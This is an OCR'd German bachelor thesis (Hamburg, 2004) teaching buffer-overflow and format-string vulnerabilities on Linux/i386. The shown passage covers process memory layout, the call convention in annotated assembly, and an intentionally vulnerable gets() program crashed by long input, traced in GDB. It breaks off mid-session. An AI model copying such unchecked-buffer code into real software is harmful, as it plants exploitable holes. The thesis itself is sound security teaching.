
Bachelorarbeit

Softwareschwachstellen

Christopher Alm
Björn Bartels
Torsten Sorger



Betreut durch:
Prof. Dr. Klaus Brunnstein

Hamburg, 29. April 2004

Inhaltsverzeichnis

1 Einleitung **7**

2 Prozess- und Speichermanagement **9**
2.1 Prozessmanagement 9
2.1.1 Lebenszyklus eines Linux-Prozess 9
2.1.2 Die Taskstruktur 10
2.2 Die Speicherverwaltung 10
2.2.1 Der virtuelle Speicher 10
2.2.2 Das Speicherabbild 11
2.2.3 Der Unterprogrammaufruf 12

3 Buffer Overflow Exploits **21**
3.1 Die Unchecked Buffer Schwachstelle 21
3.2 Stack-basierte Buffer Overflows 22
3.2.1 Denial of Service 22
3.2.2 Codeinjection 27

4 Buffer Overflows erkennen **49**
4.1 Analyse von Software 49
4.1.1 statische Analyse von Sourcecode 49
4.1.2 Analyse von Binaries 51
4.1.3 Fault Injection 51
4.1.4 Reverse-Engineering 52
4.1.5 dynamische Analyse von Binaries 53

5 Gegenmassnahmen **55**
5.1 sicheres Programmieren 55
5.2 Kompilerpatches 55
5.2.1 Bounds Checking 56
5.2.2 Stack Guard 56
5.2.3 /GS Option von Microsoft 57
5.2.4 StackShield 58
5.2.5 ProPolice 58
5.3 sicherere Systembibliotheken 60

5.3.1 Libsafe . . . 60
5.3.2 Libverify . . . 60
5.4 Kernelpatches . . . 61
5.4.1 Openwall . . . 61
5.4.2 PaX . . . 62
5.5 Einspielen von Patches . . . 63

6 Format-String Schwachstellen 65
6.1 Format-Strings in C/C++ . . . 65
6.1.1 Funktion . . . 65
6.1.2 Familie der Format-String Funktionen . . . 66
6.1.3 Interpretation des Format-Strings . . . 67
6.2 Entstehung einer Schwachstelle . . . 69

7 Format-String Exploits 71
7.1 Denial of Service . . . 72
7.2 Auslesen von Speicherinhalten . . . 75
7.2.1 Auslesen des Stacks . . . 75
7.2.2 Auslesen beliebiger Speicheradressen . . . 78
7.3 Schreiben in den Speicher . . . 82
7.3.1 Überschreiben von Puffergrenzen . . . 83
7.3.2 Schreiben an beliebige Adressen im Speicher . . . 86
7.3.3 Die Per-Byte-Write Methode . . . 87
7.3.4 Die Short-Write Methode . . . 95
7.3.5 Die One-Shot Methode . . . 98

8 Erkennung von F-S Schwachstellen 101
8.1 Source Code Analyzer . . . 101
8.1.1 Lexikalische Analyzer . . . 101
8.1.2 Semantische Analyzer . . . 102
8.1.3 Semantische Analyse mit Type Qualifiern . . . 103
8.2 Analyse des Binaries . . . 103

9 Gegenmassnahmen 105
9.1 sichere Systembibliotheken . . . 105
9.1.1 FormatGuard . . . 105
9.1.2 Libformat . . . 106
9.2 Kernelpatches . . . 106
9.2.1 nicht ausführbarer Stack . . . 107
9.2.2 PaX . . . 107

10 Schlusswort 109

A Wichtige Werkzeuge **111**
A.1 gcc - Der GNU C-Compiler 111
A.2 gdb - Der GNU Debugger 111

Ehrenwörtliche Erklärung **123**

Kapitel 1

Einleitung

Diese Bachelorarbeit behandelt die am häufigsten ausgenutzten Softwareschwachstellen Buffer Overflows und Format-String Schwachstellen und die entsprechenden Gegenmassnahmen. Obwohl alle Versuche und ein Grossteil der Theorie auf das Betriebssystem GNU/Linux auf einer i386 Architektur zugeschnitten sind, lassen sie sich mit etwas Aufwand und technischem Sachverstand auch ohne weiteres auf andere Betriebssysteme wie MacOS X oder Windows XP übertragen.
Es wäre vermessen zu sagen, dass diese Arbeit vollständig alle Aspekte des Themas beleuchtet, da sie in den üblichen sechs Wochen geschrieben wurde, wie es für eine solche Bachelorarbeit am Fachbereich Informatik üblich ist. Es soll vielmehr ein Überblick über das Thema gegeben werden, um verstehen zu können, warum diese Softwareschwachstellen so gefährlich im Bezug auf Sicherheit sind und wie man versuchen kann, diesem Problem Herr zu werden.
Seit mehr als 20 Jahren ist das Problem der Buffer Overflows bekannt und noch heute ist es eine der schwerwiegensten Schwachstelle, um in ein Computersystem einzubrechen. Seit Ende des letzten Jahrhunderts ist zu dieser Bedrohung eine neue, nicht minder gefährliche Klasse von Sicherheitslücken hinzugekommen, die Format-String Schwachstellen.
In dieser Bachelorarbeit sollen beide Klassen von Bedrohungen untersucht werden, und die entsprechenden Gegenmassnahmen vorgestellt werden.
Einen weit verbreiteter Irrglaube, dass sicherheitsrelevante Software, die wie OpenSSH aus dem OpenBSD Projekt unter [OpenBSD] einem ständigem Code Audit unterlegen ist, von solchen Fehlern befreit ist, ist leider nicht wahr. Auch Firewalls und IDS Systeme wurden in den letzten Monaten immer häufiger durch neu entdeckte Sicherheitslücken wie die in dieser Arbeit besprochenen kompromittiert.
Um zu verstehen wie die Gegenmassnahmen gegen solche Angriffsversuche wirken können, mussten wir zunächst verstehen, wie ein solcher Angriff funktioniert. Christopher hat sich zu diesem Zweck intensiv mit dem Speicher-

management von Linux, Buffer Overflows und deren Exploits auseinandergesetzt. Die noch relativ kurz bekannten Format-String Schwachstellen und die zugehörigen Exploits hat Björn analysiert, und Torsten hat die passenden Gegenmassnahmen gegen beide Themengebiete näher untersucht.
Diese Arbeit richtet sich in erster Linie an Studenten der Informatik im Hauptstudium und Interessierte mit entsprechendem Vorwissen. Wir hoffen sehr, dass diese Arbeit dem Leser ähnlich viel an Fachwissen vermitteln kann, wie sie es uns beim Erstellen dieses Dokumentes getan hat.

Die Autoren,
Christopher Alm, Björn Bartels, Torsten Sorger
Hamburg, Sommersemester 2004

Kapitel 2

Prozess- und Speichermanagement in Linux 2.4

Dieses Kapitel führt in die im Zusammenhang mit der Ausnutzung von Buffer Overflows und Formatstringschwachstellen relevanten Kernelteile ein. Besonders wichtig sind dabei das Prozessmanagement und die Speicherverwaltung.

2.1 Prozessmanagement

Ein *Prozess* ist eine Instanz eines in Ausführung befindlichen Programms. Die Gesamtheit aller zu einem Prozess gehörigen Komponenten besteht aus dem Speicherabbild des Prozess und seinem Eintrag in die Prozesstabelle, der *Taskstruktur*. Die Prozesstabelle wird vom Kernel als verkettete Liste mit Elementen vom Typ `task_struct` realisiert und verwaltet. Das Speicherabbild enthält neben Programm, Daten und Stack ebenfalls Verwaltungsinformationen im *Prozesskontrollblock*. Siehe dazu auch Kapitel 2.2.

2.1.1 Lebenszyklus eines Linux-Prozess

Zur Erzeugung eines Prozess ruft ein Vaterprozess zunächst die Bibliothekenfunktion `fork()` auf. Diese wird auf den Systemruf `fork()` abgebildet, welcher eine fast gleiche Kopie des Vaterprozess erzeugt. Dabei wird die Taskstruktur dupliziert und initialisiert, sowie das Speicherabbild des Vaterprozess kopiert. Um das teure Kopieren von Speicherseiten zu reduzieren, geschieht dies mittels der Copy-on-write Technik, auf die hier nicht weiter eingegangen werden soll.

Zum Starten des neuen Programms ruft der Kindprozess nun `exec()` auf, um sich durch das zu startende Programm zu ersetzen. Hierbei wird

gegebenenfalls auch der Prozesskontrollblock mit einer neuen Umgebung versorgt. Nun kann mit der Ausführung von `main()` begonnen werden.

Der Prozess wird durch einen Aufruf von `exit()`, durch eine zurückkommende `main()` oder abnormal durch `abort()` beendet.

2.1.2 Die Taskstruktur

Die Taskstrukturen aller Prozesse bilden als verkettete Liste die Prozesstabelle des Kernels. Sie enthält die PID, Informationen zum Scheduling, wartende Signale, Informationen über geöffnete Dateien und vieles mehr.

Zum Aufbau des Speicherabbilds finden sich ebenfalls Informationen. Es gibt die Variable `mm_segment_t addr_limit`. Diese gibt die obere Grenze des Adressraums an, auf den der Kernel den Prozessen Zugriff erlaubt. Auf der i386 ist der Bereich für normale Prozesse im Userspace, das Usersegment, begrenzt auf `0x00000000` bis `0xBFFFFFFF`. Darüber liegt das Kernelsegment von `0xC0000000` bis `0xFFFFFFFF`.

Ebenso findet sich dort eine Struktur vom Typ `mm_struct`, welche wiederum die Variablen enthält, die unter anderem die Startadressen des Text- und Datensegments und des Stacks beinhalten. Diese sind `start_code`, `end_code`, `start_data`, `end_data` und `start_stack`. Mit diesen wird beim Prozessstart, abhängig vom verwendeten Format (z.B.: a.out, ELF), das Usersegment strukturiert.

Die hierbei verwendeten Adressen sind virtuell und werden von der MMU (Memory Management Unit) in physische Adressen übersetzt. Siehe dazu Kapitel 2.2

2.2 Die Speicherverwaltung

2.2.1 Der virtuelle Speicher

Linux verwendet das Konzept des virtuellen Speichers. Unabhängig davon wieviel physischer Speicher existiert, hat jeder Prozess seinen eigenen virtuellen Adressraum von 4 GB. Greift ein Prozess auf eine Speicheradresse zu, übersetzt die MMU diese virtuelle Adresse transparent in die entsprechende physische Adresse im Hauptspeicher. Gegebenenfalls ausgelagerte Seiten werden aus dem Swapspeicher nachgeladen. Der virtuelle Adressraum unterteilt sich in das Usersegment (`0x00000000 - 0xBFFFFFFF`) und das Kernelsegment (`0xC0000000 - 0xFFFFFFFF`).

Da sich im Allgemeinen sowohl Code als auch Daten von unterschiedlichen Prozessen unterscheiden, unterscheiden sich auch die Usersegmente der einzelnen Prozesse voneinander. Das Kernelsegment ist jedoch für alle Prozesse gleich. Auf das Kernelsegment kann ein Prozess nur im privilegierten Kernelmode zugreifen. Ein Moduswechsel vom Usermode in den Kernelmode findet zum Beispiel bei dem Systemruf `fork()` statt. Darauf soll hier




Abbildung 2.1: Speicherabbild eines Linux Prozess

nicht weiter eingegangen werden.

2.2.2 Das Speicherabbild

Das Speicherabbild des Usersegments eines im ELF Format vorliegenden Linux Prozess ist in Abbildung 2.1 dargestellt. Die einzelnen Speicherbereiche werden kurz erläutert:

- **PCB:** Im Process Control Block werden Daten zur Verwaltung abgespeichert (Programmname, Umgebungsvariablen, Argumente, etc).
- **Stack:** Dort werden *automatic* Daten (lokale Variablen) abgelegt, sowie Verwaltungsinformationen zur Realisierung des Unterfunktionsaufrufs. Zum Beispiel legt die Funktion des folgenden Codefragments eine Integervariable und ein Array of Char als lokale Daten auf dem Stack an.

```
void function(void){
    int i;
    char a[16];
}
```

- **Heap:** Auf dem Heap kann ein Prozess zur Laufzeit dynamisch Speicher anfordern. Es ist wichtig, dass einmal angeforderter Speicher wieder freigegeben wird. Deshalb sollten Zeiger, die auf allokierten Speicherbereich zeigen, nicht in lokalen Variablen gespeichert werden. `malloc()` reserviert automatisch etwas mehr Speicher als gefordert, um dort Verwaltungsinformationen (wie zum Beispiel Größe des allokierten Speicherblocks, einen Zeiger auf den nächsten allokierten Speicherblock usw.) unterzubringen. Zum Beispiel legt die Funktion des folgenden Codefragments einen Zeiger auf ein 16 Byte großes Array of Integer an.

```
int *pa;
void function(void){
    pa=malloc(16);
    /* do something with pa */
    free(pa);
}
```

- **BSS Segment:** Dort werden globale Daten, die noch nicht initialisiert wurden, abgelegt.

```
int i;
char *pa;
char a[16];

void main(void){
    /* ... */
}
```

- **Data Segment:** Dieser Bereich ist für globale Daten, die bereits initialisiert wurden, vorgesehen.

```
int i=5;
char *p="this is an array of char";

void function(void){
    static int j=2;
}
```

- **Text Segment:** Enthält den ausführbaren Maschinencode.

2.2.3 Der Unterprogrammaufruf

Oft trägt beim Unterprogrammaufruf die Unchecked Buffer Schwachstelle, die später erklärt wird, zur erfolgreichen Kompromittierung eines Prozess bei. Die hier beschriebene Form bezieht sich auf die i386 Architektur

und auf `gcc` Kompilate. Diese benutzen eine Mischform aus Callersaved und Calleesaved Procedurecall. Die zur Realisierung des Stack und des Unterprogrammaufrufs benötigten Speicheradressen werden vom Prozessor in speziellen Registern abgespeichert:

- **ESP** Der Stackpointer (Extended Stackpointer 32bit) zeigt immer auf das oberste Element auf dem Stack.
- **EBP** Der Framepointer (Extended Basepointer 32bit) zeigt immer auf das unterste Element des aktuellen Stackframes.
- **EIP** Der Instructionpointer (Extended Instructionpointer 32bit) zeigt immer auf die Speicheradresse der nächsten Instruktion.

Abstrakt gliedert sich der Unterprogrammaufruf in vier Teile: einen Prolog und Epilog jeweils für die aufrufende Funktion (Caller) und für die aufgerufene Funktion (Callee). Caller und Callee räumen währenddessen jeweils den von ihnen reservierten Speicherbereich wieder auf. Folgendes ist zu tun:

- **Prolog des Callers:**
  - Zu übergebende Aufrufparameter müssen auf dem Stack gesichert werden, damit die Unterfunktion darauf zugreifen kann. Zum Beispiel die Inhalte der Variablen `a` und `b` in dem Aufruf

    ```
    function(a,b);
    ```

  - Die Rücksprungadresse muss auf dem Stack gesichert werden, damit die aufrufende Funktion ihre Arbeit fortsetzen kann, nachdem die Unterfunktion zurück gekommen ist. Die Rücksprungadresse zeigt dabei auf die dem Unterfunktionsaufruf folgende Assembleranweisung. Zum Beispiel zeigt die Rücksprungadresse beim `call` Aufruf im folgenden Codefragment auf die anschließende `addl` Anweisung.

    ```
    pushl  $2
    call   proc1
    addl   $16,%esp
    ```

- **Prolog des Callees:**
  - Der Framepointer muss auf dem Stack gesichert werden. Dieser (alte) Framepointer muss nach dem Rücksprung aus der Unterfunktion wiederhergestellt sein. So findet der Caller das gleiche Stackframe vor wie vor dem Unterfunktionsaufruf.
  - Der Framepointer wird auf die Position des Stackpointers versetzt. Mit dem (neuen) Framepointer ist also ein neues Stackframe für die Unterfunktion geschaffen worden.

- **Epilog des Callees:**
  - Der Stackpointer wird auf den Framepointer gesetzt, wodurch der von der Unterfunktion benutzte Stackspeicher wieder freigegeben wird.
  - Der alte Framepointer wird wiederhergestellt. Wie oben bereits beschrieben, soll der Caller den Stack so vorfinden, wie er ihn der Unterfunktion übergeben hat. Das alte Stackframe wird rekonstruiert.
  - Die Rücksprungadresse wird vom Stack in EIP zurückgeschrieben. Im Beispiel oben zeigt EIP dann auf die `addl` Anweisung.
- **Epilog des Callers:**
  - Schließlich muss noch einmal der Stack aufgeräumt werden. Die im Prolog des Callers auf dem Stack übergebenen Parameter werden vom Stack gelöscht. D.h. der Stackpointer wird einfach erhöht, sodass der Speicherbereich wieder freigegeben ist.

Das nun folgende Beispiel soll das bisher Erläuterte verdeutlichen. Dazu soll der Ablauf des folgenden kleinen C-Programms beobachtet werden.

Listing 2.1: unterprog.c

```
1  void func(int j){
2          char a[10];
3          a[0]='A';
4          a[1]='B';
5  }
6  void main(void){
7          int i=1;
8          func(2);
9          return;
10 }
```

Das Kompilieren mit `gcc -S unterprog.c` liefert diesen Assembler Code.

Listing 2.2: unterprog.s

```
1          .file   "unterprog.c"
2          .version        "01.01"
3  gcc2_compiled.:
4  .text
5          .align 4
6  .globl func
7          .type    func,@function
8  func:
```

```
9                               #callee prolog of func
10          pushl %ebp          #save ebp onto the stack
11          movl %esp,%ebp      #copy esp to ebp (current
12                              #top of stack as new base)
13
14          subl $24,%esp       #reserve 24bytes of stack memory
15
16                              #of the 24bytes reserved above
17                              #it took 12 for the array of char.
18                              #although the array has only 10bytes
19                              #it took 12bytes of stack memory.
20                              #this is because the stack is aligned
21                              #by dwords (32bit=4bytes) according to
22                              #the statement at line 5.
23          movb $65,-12(%ebp) #copy ascii 65='A' to a[0]
24          movb $66,-11(%ebp) #copy ascii 66='B' to a[1]
25  .L2:
26                              #callee epilog of func
27          leave               #esp:=ebp (clean the stack)
28                              #recover old framepointer ebp
29
30          ret                 #return to main
31                              #eip now points to the next
32                              #instruction after call func
33  .Lfe1:
34          .size   func,.Lfe1-func
35          .align 4
36  .globl main
37          .type   main,@function
38  main:
39                              #callee prolog of main
40          pushl %ebp          #save ebp onto the stack
41
42          movl %esp,%ebp      #copy esp to ebp (current
43                              #top of stack as new base).
44
45          subl $24,%esp       #reserve 24bytes of stack memory
46                              #for local variable int i.
47
48          movl $1,-4(%ebp)    #save i=1 to the stack
49          addl $-12,%esp      #free 12bytes of stack memory
50                              #that is not needed.
51
52                              #caller prolog of main
```

```
53          pushl $2            #save param 2 onto the stack.
54                              #this requires 4bytes.
55
56          call func           #call subprocedure, that is:
57                              #save ReturnIP onto the stack.
58                              #this also requires 4bytes.
59
60                              #caller epilog of main
61          addl $16,%esp       #clean the stack
62          jmp .L3
63          .p2align 4,,7
64  .L3:
65                              #callee epilog of main
66          leave               #esp:=ebp (clean the stack)
67                              #recover old framepointer ebp
68
69          ret                 #return and continue where
70                              #EIP now points to
71  .Lfe2:
72          .size   main,.Lfe2-main
73          .ident "GCC: (GNU) 2.95.4 20011002 (Debian prerelease)"
```

Zum besseren Verständnis werden die interessanten Codeteile graphisch dargestellt. In den folgenden Stackgraphiken sei jedes Feld 32 Bit (4 Byte) breit. Die Speicheradressen mögen von unten nach oben und von rechts nach links wachsen. Das heißt, dass sie in ,,Leserichtung" fallen. Die angegebenen aktuellen Assemblerbefehle seien bereits ausgeführt. In Abbildung 2.2 zeigen Framepointer und Stackpointer auf ein Dword (4 Byte) auf dem Stack, wo der Framepointer gesichert liegt. Dies ist der erste Befehl, der von dem Programm in `main()` ausgeführt wird, nachdem es geladen wurde.

Wenn die Unterfunktion aufgerufen wird, sind die zu übergebenden Parameter und die Rücksprungadresse bereits auf dem Stack gesichert. Siehe Abbildung 2.3.

Bevor die Unterfunktion ihre Arbeit beginnen kann, wird noch der alte Stackpointer der `main()` Funktion auf dem Stack gesichert (`SavedFP(m)`). Außerdem wird ein neues Stackframe erzeugt, indem der Framepointer auf den aktuellen Stackpointer kopiert wird. Siehe Abbildung 2.4.

Von den 24 reservierten Bytes werden 12 für das lokale Array benutzt, obwohl das Array nur 10 Plätze beinhaltet. Das liegt daran, dass die Daten auf dem Stack an Dwords ausgerichtet sind (`.align` Direktive) und deshalb




Abbildung 2.2: Callee Prolog `main()` Zeile 40: `pushl %ebp`

nur Vielfache von 4 Bytes reserviert werden.

In Abbildung 2.5 kann man sehen, wie die ersten beiden Plätze im Array belegt wurden; jeweils mit der entsprechenden ACSII Repräsentation von `'A'` bzw. `'B'`.

Anschließend werden noch Aufräumarbeiten erledigt und das Programm beendet sich.

Zur dynamischen Analyse und Überprüfung der getroffenen Aussagen empfiehlt sich der GNU Debugger GDB, für welchen es in Anhang A eine kurze Einführung gibt. So soll sich das weitere Vorgehen bei der Analyse als Kombination aus dynamischer Analyse mit dem GDB und statischer Analyse des Assemblercodes zusammensetzen. Bei Bedarf sollen Graphiken des Speicherlayouts veranschaulichen. Dieses aus dem Reverse Engineering stammende Vorgehen beschaffe präzise Informationen über die betrachteten Programme.




Abbildung 2.3: Caller Prolog `main()` Zeile 56: `call func`




Abbildung 2.4: Callee Prolog `func()` Zeile 11: `movl %esp,%ebp`




Abbildung 2.5: Unterfunktion `func()` Zeile 24: `movb $66,-11(%ebp)`

Kapitel 3

Buffer Overflow Exploits

3.1 Die Unchecked Buffer Schwachstelle

Die eigentliche Schwachstelle, die die verschiedenen Angriffstechniken zulässt, resultiert daraus, dass die meisten Betriebssysteme - so auch Linux - und Systemprogramme in C geschrieben sind. C-Compiler führen keine automatische Überprüfung der Indexgrenze eines Arrays durch, so dass folgende Codesequenz möglich ist.

```
char a[16];
a[20]=0;
```

Hier wird ein Bytes im Speicher, das sich 4 Bytes jenseits der Arraygrenzen befindet, mit dem Nullbyte überschrieben. Diese Schwachstelle lässt sich in technisch vielfältigen Angriffsszenarien einsetzen. Sie sollen wie folgt klassifiziert werden:

- Stack-basierte Buffer Overflows
- Framepointer Overwrites
- Off-by-ones
- BSS Overflows
- Heap Overflows

Diese Techniken dienen meist einem der folgenden Zwecke:

- Das Opferprogamm zum Absturz bringen. Dabei wird versucht eine Speicherschutzverletzung herbeizuführen. (Denial of Service)
- Gezielt den Programmfluss modifizieren.
- Eingeschleusten Programmcode zur Ausführung bringen.

In den folgenden Kapiteln sollen interessante und anschauliche Kombinationen aus technischer Umsetzung und Ziel des Angriffs herausgegriffen werden und detailliert erläutert werden.

3.2 Stack-basierte Buffer Overflows

In Kapitel 2 wurde bereits die Funktionsweise des Stack erklärt. Man erinnere sich, dass lokale Arrays sowie einige Verwaltungsinformationen (wie z.B. die Rücksprungadresse) auf dem Stack abgelegt werden können. Angenommen einem Benutzer gelänge es ein solches lokales Array gezielt überlaufen zu lassen. Es würden Speicherzellen außerhalb des für das Array vorgesehenen Bereichs überschrieben. So zum Beispiel auch die Rücksprungadresse in einem Unterprogrammaufruf. Unter normalen Umständen haben weder der Compiler zur Kompilierzeit noch das System zur Laufzeit etwas dagegen. Hier spricht man von einem Stack-basierten Buffer Overflow. Eine häufige das ermöglichende Ursache ist die Verwendung von gewissen Bibliothekenfunktionen zur Stringbehandlung wie zum Beispiel `gets()`, `strcpy()` oder `strcat()`.

3.2.1 Denial of Service

In den meisten Fällen wird ein Überschreiben der Rücksprungadresse zum Programmabsturz führen. Nachdem das Unterprogramm abgearbeitet ist, wird die Ausführung an der auf dem Stack gespeicherten Rücksprungadresse fortgesetzt. Ist diese mit Unsinn überschrieben, versucht das Programm von dieser unsinnigen Adresse die nächste Instruktion zu lesen und stürzt ab. Unten wird erläutert wie man die Rücksprungadresse gezielt manipuliert um eigenen Programmcode einzuschleusen.

Das folgende Beispiel betrachtet ein kleines C-Programm, welches einen String einliest und ihn gleich wieder ausgibt. Dabei wird ein Puffer der Größe 8 verwendet. Dieser soll zum Überlauf und damit das Programm zum Absturz (Auftreten einer Speicherschutzverletzung) gebracht werden.

Listing 3.1: gets2.c

```
1  #include <stdio.h>
2
3  #define BSIZE 8
4  int work(void){
5          char buffer[BSIZE];
6          gets(buffer);
7          puts(buffer);
8          return 0;
9  }
10
```

```
11 int main(int argc, char** args){
12         work();
13         printf("success\n");
14 }
```

In der Tat gelingt es durch Eingabe des Strings "asdfasdfasdf" und "asdfasdfas" eine Speicherschutzverletzung herbeizuführen, während der String "asdfasd" keine Anomalie hervorruft.

```
linux :~$ ./gets2
asdfasd
asdfasd
success

linux :~$ ./gets2
asdfasdfas
asdfasdfas
success
Segmentation fault

linux :~$ ./gets2
asdfasdfasdf
asdfasdfasdf
Segmentation fault
```

Um die Frage zu beantworten, wie dieses Verhalten genau zu Stande kommt, möge der Leser den ausführlich kommentierten Assemblerquelltext in Listing 3.2 studieren. Daraus lässt sich das Speicherlayout in Abbildung 3.1 konstruieren. Dieses ist eine Momentaufnahme des Stack zu dem Zeitpunkt, an dem `gets()` mit dem String "asdfasdfasdf" zurückkommt. Das heißt, dass der in der Graphik angegebene Befehl `call gets` bereits ausgeführt wurde. Wie im kommentierten Listing beschrieben, schreibt `gets()` eine ganze Zeile an die Stelle im Speicher, die ihr übergeben wird, und terminiert den String mit dem Nullbyte.

Das lässt sich auch mit dem GDB überprüfen, wie die folgende Session zeigt.

```
linux :~$ gdb gets2
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
```




Abbildung 3.1: Unterfunktion `work()` Zeile 28: `call gets`

```
This GDB was configured as "i386-linux"...(no debugging symbols found)...
(gdb) break work
Breakpoint 1 at 0x8048466

(gdb) r
Starting program: /home/alm/gets2
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x08048466 in work ()

(gdb) disas $pc $pc+10
Dump of assembler code from 0x8048466 to 0x8048470:
0x8048466 <work+6>:     add    $0xfffffff4,%esp
0x8048469 <work+9>:     lea    0xfffffff8(%ebp),%eax
0x804846c <work+12>:    push   %eax
0x804846d <work+13>:    call   0x8048328 <gets>
End of assembler dump.

(gdb) si 3
0x0804846d in work ()
```

Jetzt befinden wir uns direkt vor dem `gets()` Aufruf.

```
(gdb)  disas $pc $pc+10
Dump of assembler code from 0x804846d to 0x8048477:
0x804846d <work+13>:    call   0x8048328 <gets>
0x8048472 <work+18>:    add    $0x10,%esp
0x8048475 <work+21>:    add    $0xffffffff4,%esp
End of assembler dump.
```

Wie man an Hand der nachfolgenden Ausgabe erkennen kann, liegen der alte Framepointer (`SavedFP`) `0xbffffb7c` und die Rücksprungadresse `0x08048497` noch unbeschädigt auf dem Stack.

```
